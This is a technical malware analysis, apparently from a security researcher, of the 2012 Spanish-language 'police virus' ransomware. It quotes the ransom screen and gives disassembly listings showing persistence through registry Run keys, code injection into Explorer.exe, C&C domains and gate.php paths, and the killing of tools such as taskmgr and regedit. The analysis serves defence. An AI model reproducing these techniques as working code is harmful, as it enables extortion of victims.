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### 1 Introduction

For some time the "virus of the police" has become an epidemic across Europe. Currently a variant of the first sample, found during summer of 2011, is infecting Windows operating system users. It blocked the system on startup, with a screen that prevented access to the desktop:



We performed a video for this trojan, it's available at:

http://www.youtube.com/embed/4KtjhILjdjM

It adds the entry "shell" to the Windows registry.

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\Shell

Later, at the end of the year, it seems that the malware was professionalized. It became dependent on a complex infrastructure, and began a professional distribution throughout Europe. This malware also blocked the system with different pictures depending on the country and version:

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This ones used a more "visible" registry hives to start themselves:

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

But overall it is a much more complex sample, so we will study it.

At the same time, we detected the presence of a "copycat" or a simpler and less popular variant (perhaps induced by the success of the previous). It blocks the system with this image:



Si ha recibido este mensaje, el rendimiento de su sistema operativo ha terminado.

Hemos recibido una declaración de su proveedor de Internet informándonos acerca de sus actividades ilegales a través de la web. Esto podría haber ocurrido debido a que usted viola ciertas leyes de España. Para ser más precisos, esto podría haber sido causado por el hecho de que usted entra en páginas web de contenido erótico/pornográfico de personas menores de edad (menos de 13 años de edad), cualquier otro contenido de pornografía violenta y/o abusiva, así como cualquier página web que contenga material sobre maltrato animal. También existe la posibilidad de que usted podría haber estado tomando parte en cualquier tipo de actividad exaltante en contra de las autoridades del poder, participando en cierta organización extremista o haber estado planificando un acto terrorista.

Sin embargo, tiene la oportunidad de probar su inocencia de cualquiera de los delitos mencionados y de exponer su conciencia civil haciendo un depósito voluntario por el bien de su y nuestra seguridad. Esperamos una respuesta responsable por su parte y su cooperación en materia de prevención del delito A fin de recuperar el rendimiento de su sistema debe hacer una contribución igualitaria a la cantidad de 50 euros.

Acentamos cualquier nago realizado a través de vales prepagos





Para el desbloqueo de Windows es necesario pagar la cantidad de 50 euros.

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2)Enviar los 19 dígitos del vale Ukash o los 16 dígitos del vale PaySafeCard a nuestra dirección de correo electrónico:



Puede comprar un vale en cualquier a de estos lugares:

This version had the peculiarity of destroying the system boot in safe mode (F8), a method often used victims to remove malware.

# 2 Technical analysis

Due to the interest of this issue in Europe, being one of the most virulent epidemics of recent times, we have analyzed in detail one of the samples.

### 2.1 VirusTotal

A summary of the dates of arrival and VirusTotal detection are:

2012/02/24 20:44	Detected by 4 of 43 engines
2012/02/27 15:40	Detected by 4 of 43 engines
2012/03/03 10:22	Detected by 27 of 43 engines
2012/03/09 11:42	Detected by 29 of 43 engines
2012/03/17 23:21	Detected by 31 of 43 engines

### 2.2 Initial code

The trojan is packed with a simple function. The first thing it shows is a series of options for the main function.

.text:00401285 call ds:GetCommandLineW .text:0040128B push eax ; \_DWORD



```
.text:0040128C
                               call
                                        ds:CommandLineToArgvW
.text:00401292
                                test
                                        eax, eax
.text:00401294
                                        short no_args_run
                                jz
.text:00401296
                               mov
                                        esi, [ebp+argc]
.text:0040129C
                               xor
                                        edx, edx
.text:0040129E
                               test
                                        esi, esi
.text:004012A0
                                        short loc_4012DB
                               jle
.text:004012A2
.text:004012A2 loc_4012A2:
.text:004012A2
                                        ecx, [eax+edx*4]
                               mov
.text:004012A5
                                        ecx, ecx
                               test
.text:004012A7
                                        short loc_4012D6
                               jz
.text:004012A9
                                        word ptr [ecx], '-'
                               cmp
.text:004012AD
                                        short loc_4012D6
                               jnz
.text:004012AF
                                        ecx, word ptr [ecx+2]
                               movzx
.text:004012B3
                                        ecx, 'b'
                               cmp
.text:004012B6
                                        short loc_4012CF
                               jΖ
.text:004012B8
                                        ecx, 'i'
                               cmp
.text:004012BB
                                        short loc_4012CB
                               jΖ
.text:004012BD
                               cmp
                                        ecx, 'u'
.text:004012C0
                                jnz
                                       short loc_4012D6
.text:004012C2
                               mov
                                        [ebp+u_flag], 1
.text:004012C9
                                jmp
                                       short loc_4012D6
```

It accepts three parameters to run:

- -k
- -i
- -[]
- without parameters.

# 2.3 Run without parameters

When the trojan is executed without arguments, it calls the function in sub\_401000 address.

### That corresponding to:

```
.text:00401035
                                       ecx, [esp+42Ch+AppDataPath]
                               lea
.text:00401039
                                                       ; lpDst
                               push
                                       ecx
                                                       ; "%APPDATA%"
.text:0040103A
                                       offset Src
                               push
.text:0040103F
                               mov
                                       esi, eax
.text:00401041
                               call
                                       ds:ExpandEnvironmentStringsW
.text:00401047
                               push
                                      offset byte_406124
.text:0040104C
                              push
                                      offset byte_406124
                                      offset ValueName ; "kodak"
.text:00401051
                               push
.text:00401056
                               lea
                                      edx, [esp+434h+AppDataPath]
.text:0040105A
                              push
.text:0040105B
                               push
                                       offset aSSSS
"%s\\%s\\%s%s"
```



```
.text:00401060
                                        104h
                                                         ; _DWORD
                                push
.text:00401065
                                                         ; _DWORD
                                push
                                        esi
.text:00401066
                                call
                                        ds:wnsprintfW
.text:0040106C
                                add
                                        esp, 1Ch
.text:0040106F
                                push
lpSecurityAttributes
.text:00401071
                                                         ; lpPathName
                                        esi
                                push
.text:00401072
                               call
                                        ds:CreateDirectoryW
```

It uses the environment variable %APPDATA% to create a directory called "Kodak".

In Windows XP, this directory corresponds to:

```
c:\Documents and Settings\userName\Application Data\kodak\
```

In Windows Vista and 7, this directory corresponds to:


```
c:\users\userName\Application Data\kodak\
```

It is a smart choice, since in these directories the user has the permissions to write without being system administrator.

After creating the directory, the trojan attempts to create a mutex called jwefweqwwewqeqwe to see if the trojan has injected the code into the Explorer.exe process (which is responsible for drawing the desktop). If it has been done and tries to infect the system again, this message appears:

```
.text:004011F9 mutex_exists:
                                                        ; _DWORD
.text:004011F9
                               push
.text:004011FB
                                       offset unk_40617C; _DWORD
                               push
.text:00401200
                                       offset unk_4061D0 ; _DWORD
                               push
.text:00401205
                                       0
                                                       ; _DWORD
                               push
.text:00401207
                               call
                                       ds:MessageBoxW
```

Probably it is a control code (for debugging) which finally hasn't been removed from the final version of the Trojan. It is found that is written in C++ and, as we supposed, the authors are from Eastern Europe.



The text reads something like: "Mutex found. Installation failed. Exit." Following with the trojan's analysis:

```
104h
.text:004010A3
                                                       ; dwBytes
                               push
.text:004010A8
                               push
                                       8
                                                       ; dwFlags
.text:004010AA
                               push
                                                       ; hHeap
                                      eax
.text:004010AB
                               call
                                      ds:HeapAlloc
.text:004010B1
                                       208h
                               push
                                                       ; nSize
                                       ecx, [esp+42Ch+AppDataPath]
.text:004010B6
                               lea
                                                     ; lpDst
.text:004010BA
                              push
                                       ecx
                                                      ; "%APPDATA%"
.text:004010BB
                              push
                                       offset Src
.text:004010C0
                                       esi, eax
                              mov
.text:004010C2
                               call
                                     ds:ExpandEnvironmentStringsW
```



```
.text:004010C8
                                       offset a_exe ; ".exe"
                               push
                                       offset ValueName ; "kodak"
.text:004010CD
                               push
.text:004010D2
                                       offset ValueName; "kodak"
                               push
.text:004010D7
                                       edx, [esp+434h+AppDataPath]
                               lea
.text:004010DB
                               push
                                       edx
                               push
.text:004010DC
                                       offset aSSSS
"%s\\%s\\%s%s"
.text:004010E1
                                       104h
                                                       ; _DWORD
                              push
.text:004010E6
                                                       ; _DWORD
                              push
                                       esi
.text:004010E7
                                       ds:wnsprintfW
                               call
.text:004010ED
                               add
                                       esp, 1Ch
.text:004010F0
                              push
                                                       ; bFailIfExists
                                       0
.text:004010F2
                              push
                                                       ; lpNewFileName
                                       esi
.text:004010F3
                                       getFilePath
                               call
.text:004010F8
                               push
                                       eax
lpExistingFileName
.text:004010F9
                                     ds:CopyFileW
                              call
```

It copies itself to the Kodak directory, with the name Kodak.exe. Then it goes to the registry to create the follow key:

HKEY\_CURRENT\_USER\ software\microsoft\windows\currentversion\run

#### With this value:

C:\Documents and Settings\virtual\Application Data\kodak\kodak.exe -b

So after the first reboot the trojan will run with -b parameter.

```
.text:004011B6
                           ebx, offset a_exe; ".exe"
                   mov
                           edi, offset ValueName; "kodak"
.text:004011BB
                   mov
                                          ; create path to kodak.exe
.text:004011C0
                   call
                           getKodakPath
.text:004011C5
                                           ; lpApplicationName
                   push
                           eax
.text:004011C6
                   call
                                           ; exec via CreateProcess
                           exec
kodak.exe -b
```

## 2.4 Run with -b parameter

The following part is interesting.

```
.text:004013A1 @b_flag:
                                                        ; CODE XREF:
start+BCj
.text:004013A1
                                       ecx, ds:hHeap
                               mov
.text:004013A7
                                       104h
                                                        ; dwBytes
                               push
.text:004013AC
                                       8
                               push
                                                       ; dwFlags
.text:004013AE
                                                       ; hHeap
                               push
                                       ecx
.text:004013AF
                               call
                                       ds:HeapAlloc
.text:004013B5
                               push
                                       208h
                                                       ; nSize
                                       edx, [ebp+Dst]
.text:004013BA
                               lea
.text:004013C0
                                       edx
                                                       ; lpDst
                               push
.text:004013C1
                                       offset Src
                                                       ; "%APPDATA%"
                               push
.text:004013C6
                               mov
                                       esi, eax
.text:004013C8
                                       ds:ExpandEnvironmentStringsW
                               call
                               push
.text:004013CE
                                       offset a_txt    ; ".txt"
.text:004013D3
                               push
                                       offset aPinok
                                                       ; "pinok"
                               push
.text:004013D8
                                       offset ValueName ; "kodak"
.text:004013DD
                                       eax, [ebp+Dst]
                               lea
.text:004013E3
                              push
                                       eax
.text:004013E4
                                       offset aSSSS
                               push
"%s\\%s\\%s%s"
```



.text:004013E9	push	104h	;	_DWORD
.text:004013EE	push	esi	;	_DWORD
.text:004013EF	call	ds:wnsprintfW		
.text:004013F5	add	esp, 1Ch		
.text:004013F8	push	0	;	hTemplateFile
.text:004013FA	push	80h	;	
dwFlagsAndAttributes				
.text:004013FF	push	OPEN_EXISTING	;	
dwCreationDisposition				
.text:00401401	push	0	;	
lpSecurityAttributes				
.text:00401403	push	1	;	dwShareMode
.text:00401405	push	80000000h	;	
dwDesiredAccess				
.text:0040140A	push	esi	;	lpFileName
.text:0040140B	call	ds:CreateFileW		
.text:00401411	cmp	eax, OFFFFFFFF	1	
.text:00401414	jnz	short file_exis	sts	
.text:00401416	push	eax	;	hObject
.text:00401417	call	ds:CloseHandle		
.text:0040141D	jmp	there_is_no_fil	_e	

### First, it attempts to open the file **pinok.txt**. What if that file exists?

```
.text:00401422 file_exists:
                                                        ; CODE XREF:
start+1E4j
.text:00401422
                               push
                                                        ; hObject
                                        eax
.text:00401423
                                call
                                        ds:CloseHandle
.text:00401429
                                call
                                        remove_b_flag ; remove autorun
key entry
.text:0040142E
                                        ecx, ds:hHeap
                               mov
.text:00401434
                                        104h
                                                        ; dwBytes
                               push
                               push
                                        8
.text:00401439
                                                        ; dwFlags
.text:0040143B
                                        ecx
                                                        ; hHeap
                               push
.text:0040143C
                               call
                                        ds:HeapAlloc
.text:00401442
                               push
                                        208h
                                                        ; nSize
                               lea
.text:00401447
                                        edx, [ebp+Dst]
                                                        ; lpDst
.text:0040144D
                               push
                                        edx
                                                        ; "%APPDATA%"
                                        offset Src
.text:0040144E
                               push
.text:00401453
                                        esi, eax
                               mov
                                        ds:ExpandEnvironmentStringsW
.text:00401455
                               call
.text:0040145B
                                        offset a_exe ; ".exe"
                               push
                                        offset ValueName ; "kodak"
.text:00401460
                               push
                                        offset ValueName ; "kodak"
.text:00401465
                               push
.text:0040146A
                                        eax, [ebp+Dst]
                               lea
.text:00401470
                                push
                                        eax
.text:00401471
                               push
                                        offset aSSSS
"%s\\%s\\%s%s"
.text:00401476
                                        104h
                                                        ; _DWORD
                               push
.text:0040147B
                                push
                                        esi
                                                        ; _DWORD
.text:0040147C
                                call
                                        ds:wnsprintfW
.text:00401482
                                mov
                                        edi, ds:DeleteFileW_0
.text:00401488
                                add
                                        esp, 1Ch
.text:0040148B
                                push
                                        esi
                                                          _DWORD
                                        edi ; DeleteFileW_0
.text:0040148C
                                call
.text:0040148E
                                        ecx, ds:hHeap
                               mov
                                                        ; dwBytes
.text:00401494
                                        104h
                                push
.text:00401499
                                                        ; dwFlags
                                        8
                               push
                                                        ; hHeap
.text:0040149B
                               push
                                        ecx
.text:0040149C
                               call
                                       ds:HeapAlloc
```



```
.text:004014A2
                                        208h
                                push
                                                         ; nSize
.text:004014A7
                                        edx, [ebp+var_20C]
                                lea
.text:004014AD
                                                        ; lpDst
                                push
                                        edx
                                                        ; "%APPDATA%"
.text:004014AE
                                push
                                        offset Src
.text:004014B3
                                mov
                                        esi, eax
.text:004014B5
                                call
                                        ds:ExpandEnvironmentStringsW
.text:004014BB
                                        offset a_tmp
                                                      ; ".tmp"
                                push
                                                        ; "old"
.text:004014C0
                                        offset aOld
                                push
.text:004014C5
                                push
                                        offset ValueName ; "kodak"
.text:004014CA
                                lea
                                        eax, [ebp+var_20C]
.text:004014D0
                                        eax
                                push
.text:004014D1
                                push
                                        offset aSSSS
"%s\\%s\\%s%s"
.text:004014D6
                                                         ; _DWORD
                                        104h
                               push
                                                         ; _DWORD
.text:004014DB
                                push
                                        esi
.text:004014DC
                                        ds:wnsprintfW
                                call
.text:004014E2
                                add
                                        esp, 1Ch
.text:004014E5
                                push
                                        esi
                                                         ; _DWORD
.text:004014E6
                                        edi ; DeleteFileW_0
                                call
.text:004014E8
                                push
                                                         ; uExitCode
.text:004014EA
                                call
                                        ds:ExitProcess
```

That is, if while running with -b parameter the pinok.txt file exists, the trojan deletes itself from the registry and tries to remove your own executable. Obviously it will not be able to do so because it is running. But at least next reboot will allow us to access to the system.

What is PINok.txt? This is the file that is created when we "pay" the rescue ... That is, when we enter a valid code of Ukash or Paysafecard. The funny thing is that the Trojan does not check the contents of text file, so if PINok.txt (even empty) exist in the directory, malware will disappear.

But let's imagine that it hasn't created the file. Then, the trojan checks the mutex again and if does't exist it tries to open the **pic.bmp** file.

```
.text:00401516
                                mov
                                        ecx, ds:hHeap
.text:0040151C
                                        104h
                                                         ; dwBytes
                                push
.text:00401521
                                                        ; dwFlags
                                push
                                        8
.text:00401523
                                        есх
                                                        ; hHeap
                                push
.text:00401524
                                call
                                        ds:HeapAlloc
.text:0040152A
                                        208h
                                                         ; nSize
                                push
.text:0040152F
                                        edx, [ebp+var_20C]
                                lea
                                                        ; lpDst
                               push
.text:00401535
                                        edx
                                                        ; "%APPDATA%"
.text:00401536
                               push
                                        offset Src
.text:0040153B
                                        esi, eax
                               mov
.text:0040153D
                                        ds:ExpandEnvironmentStringsW
                               call
                                                      ; ".bmp"
.text:00401543
                               push
                                        offset a_bmp
.text:00401548
                                        offset aPic
                                                        ; "pic"
                               push
.text:0040154D
                               push
                                        offset ValueName; "kodak"
.text:00401552
                                lea
                                        eax, [ebp+var_20C]
.text:00401558
                               push
                                        eax
                                        offset aSSSS
.text:00401559
                               push
"%s\\%s\\%s%s"
.text:0040155E
                               push
                                        104h
                                                         ; _DWORD
.text:00401563
                               push
                                        esi
                                                         ; _DWORD
.text:00401564
                               call
                                        ds:wnsprintfW
.text:0040156A
                               add
                                        esp, 1Ch
.text:0040156D
                               push
                                        0
                                                         ; hTemplateFile
.text:0040156F
                               push
                                        80h
dwFlagsAndAttributes
```



.text:00401574	push	OPEN_EXISTING	;
dwCreationDisposition			
.text:00401576	push	0	;
lpSecurityAttributes			
.text:00401578	push	1	; dwShareMode
.text:0040157A	push	80000000h	;
dwDesiredAccess			
.text:0040157F	push	esi	; lpFileName
.text:00401580	call	ds:CreateFileW	
.text:00401586	cmp	eax, OFFFFFFFFh	
.text:00401589	jnz	<pre>bmp_file_exists</pre>	

### As for now it does not exist:

++ - 00 401 F 0 D	la		. la Ola - a a +
.text:0040158F	push	eax	; hObject
.text:00401590	call	ds:CloseHandle	
.text:00401596	call	getExplorerPID	da Dana a a a Tal
.text:0040159B	push	eax	; dwProcessId
.text:0040159C	push	0	<i>;</i>
bInheritHandle		4.55	
.text:0040159E	push	47Ah	;
dwDesiredAccess	7.7	1 0 5	
.text:004015A3	call	ds:OpenProcess	
.text:004015A9	push	0	; lpModuleName
.text:004015AB	mov	esi, eax	
.text:004015AD	call	ds:GetModuleHan	dleW
.text:004015B3	push	esi	
.text:004015B4	call	code_injection	
.text:004015B9	mov	edi, eax	
.text:004015BB	add	esp, 4	
.text:004015BE	test	edi, edi	
.text:004015C0	jz	short no_mutex	
.text:004015C2	push	0	; lpModuleName
.text:004015C4	call	ds:GetModuleHan	
.text:004015CA	push	0	; lpThreadId
.text:004015CC	push	0	;
dwCreationFlags			
.text:004015CE	mov	ecx, offset sub	
	<b>mov</b> push	0	_ <b>4022A0</b> ; lpParameter
.text:004015CE .text:004015D3 .text:004015D5			
.text:004015CE .text:004015D3 .text:004015D5 .text:004015D7	push add sub	0	
.text:004015CE .text:004015D3 .text:004015D5 .text:004015D7 .text:004015D9	push add	0 ecx, edi	
.text:004015CE .text:004015D3 .text:004015D5 .text:004015D7 .text:004015D9 lpStartAddress	push add sub	0 ecx, edi ecx, eax	; lpParameter
.text:004015CE .text:004015D3 .text:004015D5 .text:004015D7 .text:004015D9	push add sub push	0 ecx, edi ecx, eax	; lpParameter
.text:004015CE .text:004015D3 .text:004015D5 .text:004015D7 .text:004015D9 lpStartAddress	push add sub push	0 ecx, edi ecx, eax ecx	; lpParameter ;
.text:004015CE .text:004015D3 .text:004015D5 .text:004015D7 .text:004015D9 lpStartAddress .text:004015DA	push add sub push	0 ecx, edi ecx, eax ecx	; lpParameter ;
.text:004015CE .text:004015D3 .text:004015D5 .text:004015D7 .text:004015D9 lpStartAddress .text:004015DA .text:004015DC	push add sub push push push	0 ecx, edi ecx, eax ecx 0 0	<pre>; lpParameter ; ; dwStackSize ; ; hProcess</pre>
.text:004015CE .text:004015D3 .text:004015D5 .text:004015D7 .text:004015D9 lpStartAddress .text:004015DA .text:004015DC lpThreadAttributes	push add sub push push push	0 ecx, edi ecx, eax ecx	<pre>; lpParameter ; ; dwStackSize ; ; hProcess</pre>
.text:004015CE .text:004015D3 .text:004015D5 .text:004015D7 .text:004015D9 lpStartAddress .text:004015DA .text:004015DC lpThreadAttributes .text:004015DE	push add sub push push push	0 ecx, edi ecx, eax ecx 0 0	<pre>; lpParameter ; ; dwStackSize ; ; hProcess</pre>
.text:004015CE .text:004015D3 .text:004015D5 .text:004015D7 .text:004015D9 lpStartAddress .text:004015DA .text:004015DC lpThreadAttributes .text:004015DE .text:004015DF	push add sub push push push	0 ecx, edi ecx, eax ecx 0 0	<pre>; lpParameter ; ; dwStackSize ; ; hProcess</pre>
.text:004015CE .text:004015D3 .text:004015D5 .text:004015D7 .text:004015D9 lpStartAddress .text:004015DA .text:004015DC lpThreadAttributes .text:004015DE .text:004015DF .text:004015E5	push add sub push push push	0 ecx, edi ecx, eax ecx 0 0	<pre>; lpParameter ; ; dwStackSize ; ; hProcess Thread</pre>
.text:004015CE .text:004015D3 .text:004015D5 .text:004015D7 .text:004015D9 lpStartAddress .text:004015DA .text:004015DC lpThreadAttributes .text:004015DE .text:004015DF .text:004015E5 .text:004015E5 .text:004015E5 no_mutex:	push add sub push push push	0 ecx, edi ecx, eax ecx 0 0	<pre>; lpParameter ; ; dwStackSize ; ; hProcess Thread</pre>
.text:004015CE .text:004015D3 .text:004015D5 .text:004015D7 .text:004015D9 lpStartAddress .text:004015DA .text:004015DC lpThreadAttributes .text:004015DF .text:004015DF .text:004015E5 .text:004015E5 no_mutex: start+390j	push add sub push push push	0 ecx, edi ecx, eax ecx 0 0	<pre>; lpParameter ; ; dwStackSize ; ; hProcess Thread ; CODE XREF:</pre>
.text:004015CE .text:004015D3 .text:004015D5 .text:004015D7 .text:004015D9 lpStartAddress .text:004015DA .text:004015DC lpThreadAttributes .text:004015DE .text:004015DF .text:004015E5 .text:004015E5 no_mutex: start+390j .text:004015E5	push add sub push push push call	<pre>0 ecx, edi ecx, eax ecx  0 0 esi ds:CreateRemote</pre>	<pre>; lpParameter ; ; dwStackSize ; ; hProcess Thread ; CODE XREF:</pre>
.text:004015CE .text:004015D3 .text:004015D5 .text:004015D7 .text:004015D9 lpStartAddress .text:004015DA .text:004015DC lpThreadAttributes .text:004015DE .text:004015DF .text:004015E5 .text:004015E5 .text:004015E5 .text:004015E5 .text:004015E5 .text:004015E5 .text:004015E5 .text:004015E5	push add sub push push push call	<pre>0 ecx, edi ecx, eax ecx  0 0 esi ds:CreateRemote</pre>	<pre>; lpParameter ; ; dwStackSize ; ; hProcess Thread ; CODE XREF:</pre>
.text:004015CE .text:004015D3 .text:004015D5 .text:004015D7 .text:004015D9 lpStartAddress .text:004015DA .text:004015DC lpThreadAttributes .text:004015DE .text:004015DF .text:004015E5 .text:004015E5 .text:004015E5 .text:004015E5 .text:004015E5 .text:004015E5 .text:004015E5 .text:004015E5 .text:004015E5	push add sub push push push call	0 ecx, edi ecx, eax ecx  0 0 esi ds:CreateRemote	<pre>; lpParameter ; ; dwStackSize ; ; hProcess Thread ; CODE XREF:</pre>
.text:004015CE .text:004015D3 .text:004015D5 .text:004015D7 .text:004015D9 lpStartAddress .text:004015DA .text:004015DC lpThreadAttributes .text:004015DE .text:004015DF .text:004015E5	push add sub push push push call	0 ecx, edi ecx, eax ecx  0 0 tesi ds:CreateRemote  4000 ds:Sleep	<pre>; lpParameter  ; ; dwStackSize ; ; hProcess Thread ; CODE XREF: ; start+3E0j ;</pre>
.text:004015CE .text:004015D3 .text:004015D5 .text:004015D7 .text:004015D9 lpStartAddress .text:004015DA .text:004015DC lpThreadAttributes .text:004015DE .text:004015DF .text:004015E5 .text:004015EA .text:004015EA	push add sub push push push call	0 ecx, edi ecx, eax ecx  0 0 tesi ds:CreateRemote  4000 ds:Sleep	<pre>; lpParameter  ; ; dwStackSize ; ; hProcess Thread ; CODE XREF: ; start+3E0j ;</pre>
.text:004015CE .text:004015D3 .text:004015D5 .text:004015D7 .text:004015D9 lpStartAddress .text:004015DA .text:004015DC lpThreadAttributes .text:004015DE .text:004015DF .text:004015E5 .text:004015E6 .text:004015E7 .text:004015E0 .text:004015E0 .text:004015E0 .text:004015E0 .text:004015E0 .text:004015E0 .text:004015E0 .text:004015E0	push add sub push push push call push	0 ecx, edi ecx, eax ecx  0 0 csi ds:CreateRemote  4000 ds:Sleep offset Name	<pre>; lpParameter ; ; dwStackSize ; ; hProcess Thread ; CODE XREF: ; start+3E0j ; ;</pre>



.text:004015F7	push	1F0001h	;
dwDesiredAccess			
.text:004015FC	call	ds:OpenMutexW	
.text:00401602	test	eax, eax	
.text:00401604	push	eax	; hObject
.text:00401605	setnz	bl	
.text:00401608	call	ds:CloseHandle	
.text:0040160E	test	bl, bl	
.text:00401610	jnz	short no_mutex	

The malware injects the complete unpacked executable (yes, everything, not just the code necessary) in Explorer.exe and it waits for the creation of the mutex. It uses CreateRemoteThread for injecting it. Let's see what's in sub\_4022A0:

```
.text:0040233A
                                        eax, ds:C_i_C_index
.text:0040233F
                                mov
                                        ecx, ds:scripts_array[eax*4]
.text:00402346
                                push
.text:00402347
                                push
                                        offset aS?getpicGetpic;
"/%s?getpic=getpic"
.text:0040234C
                                lea
                                        edx, [esp+ scriptPath]
                                                         ; _DWORD
.text:00402353
                                        104h
                                push
.text:00402358
                                        edx
                                                         ; _DWORD
                                push
.text:00402359
                                        ds:wnsprintfA
                                call
.text:0040235F
                                        ecx, ds:C_i_C_index
                                mov
                                        ecx, ds:domains_array[ecx*4] ;
.text:00402365
                                mov
lpszServerName
.text:0040236C
                                lea
                                        eax, [esp+scriptPath]
.text:00402373
                                push
                                        eax
.text:00402374
                                lea
                                        edi, [esp+response]
.text:00402378
                                        getRequest ;
                                call
getRequest(domain, scriptPath, response)
.text:0040237D
                                        esp, 14h
                                add
.text:00402380
                                                         ; "http://"
                                        offset aHttp
                                push
.text:00402385
                                mov
                                        edx, edi
                                                         ; edi =
response
.text:00402387
                                push
                                        edx
                                                         ; _DWORD
.text:00402388
                                call
                                        ds:StrStrIA
.text:0040238E
                                test
                                        eax, eax
.text:00402390
                                jΖ
                                        no_pic_url
.text:00402396
                                mov
                                        eax, ds:hHeap
.text:0040239B
                                push
                                        104h
                                                         ; dwBytes
.text:004023A0
                                push
                                        8
                                                         ; dwFlags
.text:004023A2
                                push
                                        eax
                                                         ; hHeap
.text:004023A3
                                call
                                        ds:HeapAlloc
.text:004023A9
                                push
                                        208h
                                                         ; nSize
.text:004023AE
                                lea
                                        ecx, [esp+234h]
                                push
                                                         ; lpDst
.text:004023B5
                                        есх
.text:004023B6
                                push
                                        offset Src
                                                         ; "%APPDATA%"
.text:004023BB
                                mov
                                        esi, eax
.text:004023BD
                                call
                                        ds:ExpandEnvironmentStringsW
.text:004023C3
                                push
                                        offset a_bmp ; ".bmp"
.text:004023C8
                                push
                                        offset aPic
                                                         ; "pic"
.text:004023CD
                                        offset ValueName ; "kodak"
                                push
.text:004023D2
                                lea
                                        edx, [esp+23Ch]
.text:004023D9
                                push
                                        edx
.text:004023DA
                                        offset aSSSS
                                push
"%s\\%s\\%s%s"
.text:004023DF
                                                         ; _DWORD
                                        104h
                                push
.text:004023E4
                                                         ; _DWORD
                                push
                                        esi
.text:004023E5
                                call
                                        ds:wnsprintfW
```

```
.text:004023EB
                                add
                                        esp, 1Ch
.text:004023EE
                                                        ; lpName
                               push
.text:004023F0
                                        0
                                                        ; bInitialState
                               push
.text:004023F2
                                                        ; bManualReset
                               push
                                        1
.text:004023F4
                                        0
                               push
lpEventAttributes
.text:004023F6
                                       ds:CreateEventW
                               call
.text:004023FC
                                        0
                                                        ; dwFlags
                               push
.text:004023FE
                                        0
                               push
lpszProxyBypass
.text:00402400
                                        0
                               push
                                                        ; lpszProxy
.text:00402402
                               push
                                        0
                                                        ; dwAccessType
.text:00402404
                                                        ; "Mozilla/4.0
                               push
                                        offset szAgent
(compatible; MSlE 6.0; Wind"...
.text:00402409
                                       ds:hEventPackage, eax
                               mov
.text:0040240E
                               call
                                        ds:InternetOpenA
.text:00402414
                                                        ; dwContext
                               push
                                        0
.text:00402416
                                       84043300h
                               push
                                                        ; dwFlags
.text:0040241B
                                        Ω
                               push
dwHeadersLength
.text:0040241D
                               push
                                        0
                                                        ; lpszHeaders
.text:0040241F
                               mov
                                        ecx, edi
.text:00402421
                               push
                                        ecx
                                                        ; lpszUrl
.text:00402422
                               push
                                        eax
                                                        ; hInternet
.text:00402423
                                       ds:hInternet, eax
                               mov
.text:00402428
                                       ds:InternetOpenUrlA
                               call
.text:0040242E
                               mov
                                       edi, eax ; eax =
hInternetOpenUrl
.text:00402430
                                        edi, edi
                               test
.text:00402432
                                        short loc_402442
                                jΖ
                                                        ; esi =
.text:00402434
                               mov
                                        ecx, esi
pathToBMPFile
                               call
                                        downloadFileTo ;
.text:00402436
downloadFileTo(pathToBMPFile, hInternetOpenUrl)
```

The trojan produces an URL that points to a script that returns another URL whose contents will be stored as pic.bmp. This way it can choose the correct image depending on the country (this is done on the server side, computing where the request comes from). The creation of the URL has a few interesting quirks.

**C\_i\_C\_index:** It's the C&C index which moves in a range of 0 to 19.

**scripts\_array:** It contains the paths to the script. Its elements are:

- 1. "loc/gate.php"
- 2. "loc/gate.php"
- 3. "loc/gate.php"
- 4. "loc/gate.php"
- 5. "loc/gate.php"
- 6. "loc/gate.php"
- 7. "zip/gate.php"
- 8. "pic8/gate.php"
- 9. "win/gate.php"
- 10. "prog/gate.php"
- 11. "tron/gate.php"
- 12. "milk/gate.php"
- 13. "zerro/gate.php"
- 14. "code/gate.php"



- 15. "plea/gate.php"
- 16. "zuum/gate.php"
- 17. "leex/gate.php"
- 18. "mozy/gate.php"
- 19. "like/gate.php"
- 20. "cow/gate.php"

#### domains\_array: It contains the C&C domains. Its content is:

- "lertionk02.be".
- "lertionk03.be" 2.
- 3. "lertionk04.be"
- 4. "lertionk05.be"
- "lertionk06.be" 5.
- 6. "lertionk07.be"
- "localhost7" 7.
- 8. "localhost8"
- 9. "localhost9"
- 10. "localhost10"
- 11. "localhost11"
- 12. "localhost12"
- 13. "localhost13"
- 14. "localhost14"
- 15. "localhost15"
- 16. "localhost16"
- 17. "localhost17"
- 18. "localhost18"
- 19. "localhost19"
- 20. "localhost20"

Localhost? Yes... We don't know if this could be another creator test.

After downloading pic.bmp file (containing the appropriate image to displayed according to the country) the Trojan goes to the URLs above, but with the getip=getip parameters. So, it knows our external IP, and stores it in ip.txt file. This is used to inlay the IP in the picture and give credibility to the scam.

There is another possibility. What if instead of the IP, the guery returns a "del" command?

.text:004024F4	push	offset aDel	; "del"
.text:004024F9	lea	ecx, [esp+24h]	
.text:004024FD	push	ecx	; _DWORD
.text:004024FE	call	ds:StrStrIA	
.text:00402504	test	eax, eax	
.text:00402506	jz	loc_402686	
.text:0040250C	call	remove_b_flag	
.text:00402511	mov	edx, ds:hHeap	
.text:00402517	push	104h	; dwBytes
.text:0040251C	push	8	; dwFlags
.text:0040251E	push	edx	; hHeap
.text:0040251F	call	ds:HeapAlloc	
.text:00402525	mov	esi, eax	
.text:00402527	push	208h	; nSize
.text:0040252C	lea	eax, [esp+234h]	

```
.text:00402533
                                                       ; lpDst
                               push
                                       eax
.text:00402534
                                                       ; "%APPDATA%"
                               push
                                       offset Src
.text:00402539
                                       ds:ExpandEnvironmentStringsW
                               call
.text:0040253F
                               push
                                       offset a_bmp ; ".bmp"
                               push
.text:00402544
                                       offset aPic
                                                      ; "pic"
.text:00402549
                               push
                                       offset ValueName ; "kodak"
.text:0040254E
                                       ecx, [esp+23Ch]
                               lea
[...]
```

The trojan attempts to delete pic.bmp, kodak.exe, ip.txt and old.tmp (we will see what it is later). That is, from the server it can give an order to all those infected to disinfect themselves.

So far, this is the code injected into Explorer.exe. Back to Kodak.exe.

The trojan checks for successfully created BMP file. If so, it tries deleting the file old.tmp and then creates two threads:

- threadPinWindow: It is responsible for painting the screen that blocks the system.
- threadAntiTools: It is responsible for killing the following processes: taskmgr.exe, regedit.exe, seth.exe, msconfig.exe, utilman.exe and narrator.exe.

